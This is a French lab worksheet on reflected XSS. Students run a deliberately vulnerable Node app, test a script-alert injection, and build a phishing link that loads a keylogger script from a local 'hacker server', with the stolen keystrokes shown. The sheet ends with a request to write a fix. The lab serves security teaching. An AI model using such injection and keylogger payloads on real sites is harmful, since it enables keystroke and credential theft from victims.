

VULNÉRABILITÉ REFLECTED XSS

1. Télécharger le code de l'application :


```
git clone http://github.com/bouhenic/xss.git  
cd xss/xssReflected/vulnerableServer  
npm install
```

2. Lancer l'application web vulnérable :

```
Node index.js
```

- A. Détection des vulnérabilités XSS :**

3. Connectez-vous sur le serveur : <http://localhost:3000> depuis votre navigateur préféré.




Bienvenue, Anonyme!

Entrez un message ci-dessous :

Ce message reflète l'entrée utilisateur directement, ce qui est vulnérable aux attaques XSS.

1. Tester l'application en saisissant votre nom avec appui sur envoyer.



Bienvenue, Samuel!


Entrez un message ci-dessous :

Ce message reflète l'entrée utilisateur directement, ce qui est vulnérable aux attaques XSS.

Visualiser l'url obtenue, on voit que l'url devient localhost :3000/ ?name=samuel.

2. Tester maintenant l'injection d'une commande javascript.

Par exemple, `<script>alert('XSS') ;</script>`




Bienvenue, !

Entrez un message ci-dessous :

 Envoyer

Ce message reflète l'entrée utilisateur directement, ce qui est vulnérable aux attaques XSS.



On voit ici qu'il est possible d'exécuter du javascript injecté. L'application est vulnérable. De plus on voit l'injection dans l'url :

B. Attaque XSS reflected :

3. Ouvrir un deuxième onglet et déplacez-vous dans le répertoire hackerServer :

```
cd xss/xssReflected/hackerServer  
npm install
```

4. Lancer le serveur attaquant : `node index.js`
5. Dans un mail de phishing, le lien suivant sera envoyé à une victime :

```
http://localhost:3000/?name=<script  
src="http://localhost:3001/keylogger.js\"></script>."
```

6. Expliquer le script du lien.

C. Connexion et utilisation du lien par un utilisateur :

7. Exécuter le lien précédent.
8. Taper des touches au clavier sur la page.
9. Observer le résultat sur le site du hacker.

```
Frappes volées : test  
Frappes volées : tes  
Frappes volées : s  
Frappes volées : am  
Frappes volées : ue  
Frappes volées : l  
Frappes volées : test
```

D. Sécurisation contre XSS :

10. En vous aidant du TP précédent, proposez une modification du code du site vulnérable pour se protéger de ce type d'attaque.